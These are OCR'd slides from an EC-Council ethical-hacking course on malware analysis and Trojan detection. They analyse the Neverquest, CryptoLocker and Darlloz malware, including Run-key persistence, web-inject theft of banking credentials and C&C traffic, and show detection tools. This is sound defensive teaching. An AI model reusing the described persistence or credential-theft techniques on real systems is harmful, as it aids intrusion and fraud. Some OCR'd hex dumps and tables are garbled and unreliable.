


Collect the following information using debugging tools such as OllyDbg and ProcDump:

- Service requests and DNS tables information
- Attempts for incoming and outgoing connections



07


<http://www.ollydbg.de>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Malware Analysis Tool: IDA Pro



IDA - C:\Program Files (x86)\IDA Free\wingraph32.exe

File Edit Help Search View Debugger Options Windows Help

HexViewA Imports Names Functions Strings Structures Enums

**Functions**

- Function name
  - Synt...\_linkproc\_\_GetTls(void)
  - sub\_401500
  - sub\_40150C
  - sub\_401530
  - sub\_4015CC
  - WinMain
  - sub\_401800
  - sub\_4018CC
  - sub\_401984
  - sub\_401A4C
  - sub\_401A68
  - sub\_401CD8
  - sub\_401EA8
  - sub\_401F28
  - sub\_401FF8
  - sub\_402068
  - sub\_4020E0
  - sub\_4021A0

**Hex View-A**

```
.text:00401630 4E 00 01 C3 55 BB EC 83 C4 04 B8 00 C1 4C 00 53 H.e+0083---.L.S
.text:00401640 56 57 E8 15 D8 0B 0B 66 C7 45 E4 00 B0 0B 15 C8 UWFS-L.F;ES;Lg+
.text:00401650 A6 4E 00 B8 02 E8 96 00 B6 00 66 C7 45 E4 14 00 AN.i;FO();.F;ES;
.text:00401660 08 C4 C8 46 B8 00 45 F0 E8 8F B0 00 00 FF 45 F0 ;+L.IE~Fm!m. E-
.text:00401670 B8 10 88 B8 C8 A6 4E 00 B8 B1 E8 70 AC B6 00 FF IXI-HN;TF;X;
.text:00401680 40 F0 80 45 F8 B8 02 00 00 00 E8 B1 8E 0C 00 88 H-IE";...F0;.X
.text:00401690 0D C8 A6 4E 00 B8 01 B8 0D B8 A6 4E 00 B8 00 88 15 98 +EM.YI+EM.Ygj
.text:004016A0 C6 4C 00 E8 60 B0 06 00 A1 C8 A6 4E 00 B8 00 88 JLF";.i+EM.Y.I
.text:004016B0 0D BC A6 4E 00 B8 15 24 5B 4E 00 E8 48 B0 06 00 +EM.Y$[N.FH];L
.text:004016C0 A1 C8 A6 4E 00 B8 00 B8 00 C0 A6 4E 00 B8 15 E8 I+EM.Y.I+EM.YF
.text:004016D0 5C 4E 00 E8 30 B0 06 00 A1 C8 A6 4E 00 B8 00 B8 VN.FO[.i+EM.Y.I
.text:004016E0 0D C4 A6 4E 00 B8 15 84 5E 4E 00 E8 18 00 06 00 -NM.YgjN.F T10
.text:004016F0 A1 C8 A6 4E 00 B8 00 E8 0C 00 00 00 66 C7 45 E4 I+EM.Y.F;I+;F;ES
.text:00401700 0B 0B EB 1B B8 15 C8 A6 4E 00 B8 02 B8 5F FC E8 ..d Y$+NM.Y!UnF
.text:00401710 6C B3 06 00 66 C7 45 E4 10 00 E8 07 5E 0C 00 33 1;E.F;ES;F;T0..3
.text:00401720 C8 B8 55 D4 6A 89 15 00 0B 00 00 5F 5E 5B 8B E5 +U+0d$....;Ys
.text:00401730 50 C2 1B 00 04 00 B0 00 A8 00 0C 00 9C 17 40 00 J-i.i...A.FB.
.text:00401740 45 78 63 65 70 74 69 0F 6E 20 26 00 04 00 00 00 Exception G...I...
.text:00401750 03 0B 30 00 FF FF FF 03 00 00 00 44 00 48 00 L.B. {...D.H.
.text:00401760 0B 0B 00 00 B0 00 B0 00 B0 00 B0 00 B0 00 B1 00 00 00 .....;I...
```

00000C34 00401634:WinMain

main() function at 401634, named "WinMain"  
 Marking typical code sequences...  
 Flushing buffers, please wait...ok  
 File 'C:\Program Files (x86)\IDA Free\wingraph32.exe' is successfully loaded into the database.  
 Compiling file 'C:\Program Files (x86)\IDA Free\idc\ida.idc'...  
 Executing function 'main'...  
 Compiling file 'C:\Program Files (x86)\IDA Free\idc\onload.idc'...  
 Executing function 'onload'...  
 IDA is analysing the input file...  
 You may start to explore the input file right now.

PR:004CAB9E Down Disk: 72GB

**Names window**

Name
L __GetExceptDLLInfo
D __nDLL
D __getHInstance
L Synt..._linkproc__GetTls(void)
F WinMain

Line 6 of 1549

**Strings window**

Address	Length	Type	String
00401600	0000000A	C	IbC+HOC
00401600	0000000C	C	Exception!
00401600	00000013	C	System.An
00401600	00000014	C	Syntic.Ex
00401600	00000010	C	System.TC

<http://www.hex-rays.com>

Copyright © by EC-COUNCIL. All Rights Reserved. Reproduction is Strictly Prohibited.

# Online Malware Testing: VirusTotal

- VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



The screenshot shows the analysis results for the file 'pwdump7.zip'. At the top, it displays the SHA256 hash, file name, detection ratio (37/40), and analysis date (2014-03-11). To the right, there's a graphic showing a red smiley face with a minus sign and a green smiley face with a plus sign, with the number '2' between them. Below this is a table of results from various antivirus engines. The first row for AVG is highlighted with a red box.

Antivirus	Result	Update
AVG	Generic!BSSH	20140309
Agnitum	Trojan.OrsamiGko039E1oM	20140310
AntiVir	SPR/PWDump.B	20140311
Anti-AVL	Trojan(PSWTool.not-a-virus)Win32.PWDump	20140311
Avast	Win32.PUFigen [PUF]	20140311
Baidu-International	HackTool.Win32.PWDump.Ag	20140311
CAT-QuickHeal	HackTool.PWDump (Not a Virus)	20140311
CMC	PSWTool.Win32.PWDump!O	20140307
ClamAV	Trojan.Pwdump	20140310
Commtouch	W32/Trojan.VJIT-0945	20140311

# Online Malware Analysis Services



**Anubis: Analyzing Unknown Binaries**  
<http://anubis.iselab.org>



**Avast! Online Scanner**  
<http://91.213.143.22>



**Malware Protection Center**  
<https://www.microsoft.com>



**ThreatExpert**  
<http://www.threatexpert.com>




**Dr. Web Online Scanners**  
<http://vms.drweb.com>



**Metascan Online**  
<http://www.metascan-online.com>



**Bitdefender QuickScan**  
<http://quickscan.bitdefender.com>



**UploadMalware.com**  
<http://www.uploadmalware.com>



**Online Virus Scanner**  
<http://www.fortiguard.com>



**ThreatAnalyzer**  
<http://www.threattracksecurity.com>

# Trojan Analysis: Neverquest



A new banking Trojan known as Neverquest, is active and being used to attack a number of popular **banking websites**



This Trojan can **identify target sites** by searching for **specific keywords** on web pages that victims are browsing



After infecting a system, the malware gives an attacker control of the infected machine with the help of a **Virtual Network Computing** (VNC, for remote access) and **SOCKS proxy server**



The Trojan **targets several banking sites and steals sensitive information** such as login credentials that customers enter into these websites



The Trojan also **steals login information related to social networking sites** like Twitter, and sends this information to its control server

<https://blogs.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Trojan Analysis: Neverquest

(Cont'd)



- Once it infects a system, the Trojan drops a random-name DLL with a .dat extension in the %APPDATA% folder
- The Trojan then automatically runs this DLL using regsvr32.exe /s [DLL PATH] by adding a key under "Software\Microsoft\Windows\CurrentVersion\Run".
- The Trojan tries to inject its malicious code into running processes and waits for browser processes such as iexplorer.exe or firefox.exe
- Once the victim opens any site with these browsers, the Trojan requests the encrypted configuration file from its control server

Follow TCP Stream

Stream Content:

```
POST /forumdisplay.php?fid=667167034 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: .com
Content-Length: 65
Cache-Control: no-cache

[Redacted]
Server: nginx/1.4.3.6
Date: Thu, 23 Jan 2014 10:30:51 GMT
Content-Type: octet/stream
Content-Length: 100327
Connection: keep-alive

ok.....p...lHs1z....$1.>.0.u]...h.....]
1.F..^&..c...s.jmgT.v..D.#.....^.....7....8.'...=...xm.....G....h.N.].....]
.....]7.Q.....]
.....]cc..z...[HSF..;Z.....]B..q../#....r.0$...h9...Q
.....]7.Tj!f..rn...ny].9..{m..34.....?..R.CU.f#.....mc\%
%.9.05...MUS8.LM._z...|.Hs.|..n.....+....D.....3.?....}.u..z/\&B.TG].
%.5...B....p|..w..dh..j.Y.O.R!:|_ypm..9...5...zo.AY_p...hu.85.4...da...of.2..A!
F.....Kp..5...
.4xQ.Zk...L.IZ..u7..x
(..R...gj..I..n.da3...
2.../.../...G.EQ6....&
P...CN4.G|..j..e..~...b...
VC...
.d..D.]1...7....G...(j..f..T.<'.....h...."/....K..W....9.!
1..4R.JC...Jg.IZ..E...
....i..759.v..bP....La...09...xb.d(~$>.ax..j1'....7.&..[.A..|.....a.5y.yz.A...
F..7H...49...55..W.

Encrypted config file
```

Entire conversation (100879 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw Help Filter Out This Stream Close

<https://blogs.mcafee.com>

# Trojan Analysis: Neverquest (Cont'd)



- The Trojan generates a **unique ID number** that will be used in subsequent requests
  - The reply is encrypted with **aPLib** compression
  - The reply data is appended to an “**AP32**” string, followed by a decompression routine
  - The configuration file contains a huge amount of **JavaScript code**, a number of bank websites, social networking websites, and list of financial keywords
  - The JavaScript code in the configuration file is used to **modify the page contents** of the bank’s site to steal sensitive information

Address	Hex dump	Disassembly	Comment
00A79A75	47	INC EDI	
00A79A76	3B7D 08	CMP EDI, DWORD PTR SS:[EBP+8]	
00A79A79	A 72 EF	JBE SHORT OOA7BAKA	
00A79A7B	8B4D 08	MOV ECX, DWORD PTR SS:[EBP+8]	
00A79A7C	8045 F4	LEA EAX, DWORD PTR SS:[EBP+C]	
00A79A81	8D7D FC	LEA EDI, DWORD PTR SS:[EBP-4]	
00A79A84	C706 41503332	MOV DWORD PTR DS:[ESI], 3E335041	
00A79A8A	E8 7D140000	CALL <APILIB Decompression>	APLIB String
00A79A8F	85C0	TEST EAX, EAX	Decompress algo
00A79A91	v 75 04	JNE SHORT OOA7BA97	
00A79A93	33C0	XOR EAX, EAX	
00A79A95	- EB 71	SHORT OOA7BB08	
00A79A97	8B45 FC	MOV EAX, DWORD PTR SS:[EBP-4]	
00A79A9A	S138 45434647	CMPS DWORD PTR DS:[EAX], 47464345	ICFG String
00A79A9D	v 74 05	JZ SHORT OOA7BAAB	
00A79A9E	50	PUSH EAX	
00A79A9F	E8 11140000	CALL OOA79EB9	
00A79AA0	59	POP ECX	
00A79AA2	- EB B0	SHORT OOA7BA93	
00A79AA5	8B3D 4C60AD00	MOV EDI, DWORD PTR DS:[AD604C]	
00A79AA8			kernel32.InterlockedExchange
Address	Hex dump	ASCII	
07A40020	45 43 46 47	LK D3 10 00	ECGDD000.DBD..0 1
07A40030	73 65 72 76	69 63 65 66	servicing.aspx
07A40040	6C 69 63 65	2E 63 67 6D	lone.com/Cl/Acc
07A40050	75 68 74 72	7F 53 75 6D	untz/Summary.asp
07A40060	79 00 12 69	3D 22 62 64	x.Did="divMainBa
07A40070	6A 65 73 72	22 00 00 00	nner"... . . . id="
07A40080	6A 69 76 4B	61 69 62 42	divMainBanner" s
07A40090	76 79 6C 65	3D 22 64 69	73 70 6C 61
07A400A0	6E 65 22 00	09 03 20 31	79 63 69 65
07A400B0	67 2B 63 61	70 69 74 61	style="display:none".0
07A400C0	2F 61 31 29	41 63 62 67	Iservicin
07A400D0	6D 63 72 79	75 6X 74 73	g. . . . com
07A400E0	61 76 69 67	21 63 70 76	/Cl/Accounts/Sum
07A400F0	4C 64 66 72	00 18 49 64	mary.aspx?Did="n
07A40100	61 61 76 69	61 71 64 69	2d 22 49
07A40110	6F 6C 64 65	72 22 20 73	6E 50 6C 61
07A40120	73 70 6C 61	74 79 6C 65	63 65 48
07A40130	75 65 72 76	69 63 69 66	older" style="di
07A40140	E6 4F 62 65	67 63 68 6D	play:none".0 .t
07A40150	75 68 74 73	2F 53 75 6D	service... .
07A40160	79 00 14 68	60 65 22 64	lone.com/Cl/Acc
07A40170	E4 41 49 48	45 58 54 41	untz/Summary.asp
07A40180	D7 22 54 45	43 4F 45 54	x.Did="TENTADCON
07A40180	82 22 20 72	74 29 5C 65	TAINER"... . . . id
07A40180	79 36 63 67	50 22 64 69	=TENTADCONTAIN
07A40180	6E 65 22 00	09 03 20 31	R" style="displa
07A40180	69 63 69 68	73 65 72 76	y:none".0 Iserv
07A40180	2B 63 67 6D	67 2B 61 70	g. . . . com/Cl/Accounts
07A40180	2B 50 75 6D	79 2B 61 73	/Summary.aspx?i
07A40180	64 3D 22 30	41 47 45 42	d="PAGEBODY" . . .

<https://blogs.mcafee.com>

# Trojan Analysis: Neverquest

**(Cont'd)**



- If the Trojan finds any of the keywords on a web page, it will **steal the full URL** and all user-entered information and **sends this data to the attacker**
  - The Trojan sends a unique ID number followed by the full URL containing **username and password**
  - The Trojan also sends **all web page contents** compressed with aPLib to the attacker in the following format

<https://blogs.mcafee.com>

# Virus Analysis: Ransom Cryptolocker



Ransom Cryptolocker is a ransom-ware that on execution **locks the user's system** thereby leaving the system in an unusable state



It also **encrypts the list of file types** present in the user system



The compromised user has to **pay the attacker** with ransom to unlock the system and to get the files decrypted



## Infection and Propagation Vectors

The malware is being propagated via **malicious links in spam e-mails** which leads to pages exploiting common system vulnerabilities



These **exploit pages** will drop Ransom Cryptolocker and other malicious executable files on the affected machine



<https://kc.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Virus Analysis: Ransom Cryptolocker

(Cont'd)



## Characteristics and Symptoms

The contents of the original files are encrypted using **AES Algorithm** with a randomly generated key



Once the system is infected, the malware binary first tries to connect to a hard coded **command and control server** with IP address **184.164.136.134**



If this attempt fails, it **generates a domain name** using random domain name algorithm and appends it with domain names such as .org, .net, .co.uk, .info, .com, .biz, and .ru



## Encryption Technique

The malware uses an AES algorithm to encrypt the files. The malware first generates a **256 bit AES key** and this will be used to encrypt the files



In order to be able to decrypt the files, the **malware author** needs to know that key



To avoid transmitting the key in clear text, the malware will encrypt it using an **asymmetric key algorithm**, namely the RSA public/private key pair



This encrypted key is then submitted to the **C&C server**



<https://kc.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Virus Analysis: Ransom Cryptolocker

(Cont'd)



Once the system is compromised, the malware displays the below mentioned **warning** to the user and demand ransom to **decrypt the files**



It maintains the list of files which was encrypted by this malware under the following registry entry

- `HKEY_CURRENT_USER\Software\CryptoLocker\Files`



On execution, this malware binary copies itself to `%AppData%` location and deletes itself using a batch file

- `%AppData%\{2E376276-3A5A-0712-2BE2-FBF2CFF7ECD5}.exe`



<https://kc.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Worm Analysis: Darlloz

## (Internet of Things (IoT) Worm)



Darlloz is a Linux worm that is engineered to target the “**Internet of things**”

It targets computers running **Intel x86** architectures and also focuses on devices running the **ARM, MIPS, and PowerPC architectures**, which are usually found on **routers, set-top boxes, and security cameras**



<http://www.symantec.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Worm Analysis: Darlloz

## (Internet of Things (IoT) Worm) (Cont'd)




**31,716** Total number of identified IP addresses that were infected with Darlloz

**139** Total number of Darlloz infections affected regions

**449** Total number of identified OS finger prints from infected IP addresses

**43%** Darlloz infections compromised Intel based-computers or servers running on Linux

**38%** Darlloz infections affected a variety of IoT devices, including routers, IP cameras, etc.



<http://www.symantec.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Worm Analysis: Darlloz

## (Internet of Things (IoT) Worm) (Cont'd)



### Darlloz Execution

- The main purpose of the worm is to **mine crypto currencies**
- Upon execution, the worm **generates IP addresses randomly**, accesses a specific path on the machine with well-known IDs and passwords, and also **sends HTTP POST requests** which exploit the vulnerability
- If the target is unpatched, it downloads the worm from a malicious server and starts **searching for its next target**
- Currently, the worm infect only **Intel x86 systems** because the downloaded URL in the exploit code is hard-coded to the ELF binary for Intel architectures



0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456
0000h:	7F	45	4C	46	01	01	01	61	00	00	00	00	00	00	00	DELF...
0010h:	02	00	28	00	01	00	00	00	C0	75	01	00	34	00	00	...{,...
0020h:	C8	15	01	00	02	00	00	34	00	20	00	02	00	28	00	.....

Template Results - ELFTemplate.bt

Name	Value	Start
struct FILE file		0h
struct ELF_HEADER elf_header		0h
struct e_ident_t e_ident		0h
enum e_type32_e_e_type	ET_EXEC (2)	10h
enum e_machine32_e_e_machine	EM_ARM (40)	12h
enum e_version32_e_e_version	EV_CURRENT (1)	14h

<http://www.symantec.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# How to Detect Trojans

CEH  
Certified Ethical Hacker



Scan for suspicious **OPEN PORTS**



Scan for suspicious **RUNNING PROCESSES**



Scan for suspicious **REGISTRY ENTRIES**



Scan for suspicious **DEVICE DRIVERS**  
installed on the computer



Scan for suspicious **WINDOWS SERVICES**



Scan for suspicious **STARTUP PROGRAMS**



Scan for suspicious **FILES and FOLDERS**



Scan for suspicious **NETWORK ACTIVITIES**



Scan for suspicious modification to  
**OPERATING SYSTEM FILES**



Run Trojan **SCANNER** to detect Trojans



# Scanning for Suspicious Ports



Trojans open **unused ports** in victim machine to connect back to Trojan handlers

Look for the **connection established** to unknown or suspicious IP addresses

```
Administrator: Command Prompt
C:\Windows\system32>netstat -an

Active Connections

Proto  Local Address          Foreign Address        State
TCP    0.0.0.0.21              0.0.0.0.0             LISTENING
TCP    0.0.0.0.88              0.0.0.0.0             LISTENING
TCP    0.0.0.0.135             0.0.0.0.0             LISTENING
TCP    0.0.0.0.445             0.0.0.0.0             LISTENING
TCP    0.0.0.0.2869            0.0.0.0.0             LISTENING
TCP    0.0.0.0.5357            0.0.0.0.0             LISTENING
TCP    0.0.0.0.49152            0.0.0.0.0             LISTENING
TCP    0.0.0.0.49153            0.0.0.0.0             LISTENING
TCP    0.0.0.0.49154            0.0.0.0.0             LISTENING
TCP    0.0.0.0.49155            0.0.0.0.0             LISTENING
TCP    0.0.0.0.49156            0.0.0.0.0             LISTENING
TCP    0.0.0.0.49157            0.0.0.0.0             LISTENING
TCP    0.0.0.0.49158            0.0.0.0.0             LISTENING
TCP    10.0.0.4.139             0.0.0.0.0             LISTENING
TCP    10.0.0.4.2869            10.0.0.1.1088           TIME_WAIT
TCP    10.0.0.4.49673            10.0.0.2.445            ESTABLISHED
TCP    10.0.0.4.49794            123.126.32.139:108           ESTABLISHED
TCP    10.0.0.4.49795            123.126.32.139:108           ESTABLISHED
TCP    10.0.0.4.49796            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49797            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49798            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49799            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49802            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49803            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49804            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49805            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49806            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49807            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49810            10.0.0.1.56688           TIME_WAIT
TCP    10.0.0.4.49811            10.0.0.1.56688           TIME_WAIT
```

Type **netstat -an**  
in command prompt



System Administrator

# Port Monitoring Tools: TCPView and CurrPorts



## TCPView

TCPView shows detailed listings of all **TCP** and **UDP endpoints** on your system, including the local and remote addresses and state of **TCP connections**

## CurrPorts

CurrPorts is **network monitoring** software that displays the list of all currently opened **TCP/IP** and **UDP** ports on your local computer

Process	/	PID	Protocol	Local Address	Local Port	Remote Ad...	Re...	State
svchost.exe		380	TCPv6	ant	1026	ant	0	LISTENING
svchost.exe		416	TCPv6	ant	1027	ant	0	LISTENING
svchost.exe		504	UDPV6	ant	123	-	-	-
svchost.exe		1300	UDPV6	0.0.0.0:1	1900	-	-	-
svchost.exe		1300	UDPV6	ant	1900	-	-	-
svchost.exe		504	UDPV6	ant	3702	-	-	-
svchost.exe		504	UDPV6	ant	3702	-	-	-
svchost.exe		1300	UDPV6	ant	3702	-	-	-
svchost.exe		1300	UDPV6	ant	3702	-	-	-
svchost.exe		1082	UDPV6	ant	5355	-	-	-
svchost.exe		1300	UDPV6	ant	54724	-	-	-
svchost.exe		1300	UDPV6	0.0.0.0:1]	54725	-	-	-
svchost.exe		1300	UDPV6	ant	57801	-	-	-
svchost.exe		504	UDPV6	ant	60004	-	-	-
svchost.exe		504	UDPV6	ant	64457	-	-	-
svchost.exe		380	UDPV6	0.0.0.54a2:7...	546	-	-	-
svchost.exe		380	UDPV6	0.0.0.499.1c...	546	-	-	-
System		4	TCP	ant	netbios-ssn	ant	0	LISTENING
System		4	TCP	ant	microsoft-ds	ant	0	LISTENING
System		4	TCP	ant	wsd	ant	0	LISTENING
System		4	UDP	ant	netbios-ns	-	-	-
System		4	UDP	ant	netbios-dgm	-	-	-
System		4	TCPv6	ant	microsoft-ds	ant	0	LISTENING
System		4	TCPv6	ant	wsd	ant	0	LISTENING
TunnelClientServic...		668	TCP	ant	14124	ant	0	LISTENING

<http://technet.microsoft.com>

Process Na...	Proces...	Protocol	Local Port	Local Por...	Local Address	Remote ...	Remote ...
System	504	UDP	3702	ws-disco...	=	-	-
System	1300	UDP	3702	ws-disco...	=	-	-
System	1640	UDP	3702	ws-disco...	=	-	-
System	1092	UDP	5355	llmnr	=	-	-
System	1640	UDP	54409	-	-	-	-
System	1300	UDP	54724	fe80=54a2:7327...	-	-	-
System	1300	UDP	54725	=1	-	-	-
System	1640	UDP	57107	-	-	-	-
System	1300	UDP	57801	-	-	-	-
System	504	UDP	60004	-	-	-	-
System	504	UDP	64457	-	-	-	-
Unknown	0	TCP	9140	192.16...	80	http	
Unknown	0	TCP	9149	192.16...	80	http	
Unknown	0	TCP	9163	192.16...	80	http	
Unknown	0	TCP	9164	192.16...	80	http	
Unknown	0	TCP	9165	192.16...	80	http	
Unknown	0	TCP	9168	192.16...	80	http	

97 Total Ports, 16 Remote Connections, 1 Selected

<http://www.nirsoft.net>

# Scanning for Suspicious Processes



01

Trojans camouflage themselves as **genuine Windows services** or hide their processes to avoid detection

Some Trojans use PEs (**Portable Executable**) to inject into various processes (such as explorer.exe or web browsers)

02

Processes are visible but looks like a legitimate processes and also helps **bypass desktop firewalls**

03

Trojans can also use **rootkit** methods to hide their processes

04

Use **process monitoring** tools to detect hidden Trojans and backdoors

05

## Process Monitor

Process Monitor is a monitoring tool for Windows that **shows file system, registry, and process/thread activity**



Process Monitor - Sysinternals: www.sysinternals.com

Time	Process Name	PID	Operation	Path	Result	Detail
10:01	Explorer.EXE	1728	QueryStandardI	C:\Users\admin\AppData\Local\Micro...	SUCCESS	AllocationSize: 1.0...
10:01	Explorer.EXE	1728	CreateFileMapp	C:\Users\admin\AppData\Local\Micro...	SUCCESS	SyncType: SyncTy...
10:01	Explorer.EXE	1728	QueryStandardI	C:\Users\admin\AppData\Local\Micro...	SUCCESS	AllocationSize: 1.0...
10:01	Explorer.EXE	1728	QueryStandardI	C:\Users\admin\AppData\Local\Micro...	SUCCESS	AllocationSize: 1.0...
10:01	Explorer.EXE	1728	CloseFile	C:\Users\admin\AppData\Local\Micro...	SUCCESS	
10:01	Explorer.EXE	1728	QueryStandardI	C:\Users\admin\AppData\Local\Micro...	SUCCESS	AllocationSize: 8.1...
10:01	Explorer.EXE	1728	QueryStandardI	C:\Users\admin\AppData\Local\Micro...	SUCCESS	AllocationSize: 1.0...
10:01	Explorer.EXE	1728	CreateFile	C:\Users\admin\Desktop	SUCCESS	Desired Access: R...
10:01	Explorer.EXE	1728	QueryRemotePr	C:\Users\admin\Desktop	INVALID PA...	
10:01	Explorer.EXE	1728	QueryDirectory	C:\Users\admin\Desktop	SUCCESS	0... 1... 2... desktop...
10:01	Explorer.EXE	1728	CreateFile	C:\Users\Public\Desktop	SUCCESS	Desired Access: R...
10:01	Explorer.EXE	1728	QueryRemotePr	C:\Users\Public\Desktop	INVALID PA...	
10:01	Explorer.EXE	1728	QueryDirectory	C:\Users\Public\Desktop	SUCCESS	0... 1...
10:01	Explorer.EXE	1728	RegOpenKey	HKEY	SUCCESS	
10:01	Explorer.EXE	1728	RegOpenKey	HKEY\Software\Microsoft\Windows\Co...	SUCCESS	2: desktop.ini
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	3: New Text Document.txt
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	4: ProcessMonitor
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	5: stego.png
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	6: Thumbs.db
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	7: Trojan.jar
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	Index: 4, Name: 1...
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	Index: 5, Name: 4...
10:01	Explorer.EXE	1728	RegEnumKey	HKEY\Software\Microsoft\Windows...	SUCCESS	Index: 6, Name: 4...

Showing 27,395 of 116,315 events (23%) Backed by virtual memory

<http://technet.microsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Process Monitoring Tools



**Process Explorer**  
<http://technet.microsoft.com>



**System Explorer**  
<http://systemexplorer.net>



**HijackThis**  
<http://sourceforge.net>



**Autoruns for Windows**  
<http://technet.microsoft.com>



**KillProcess**  
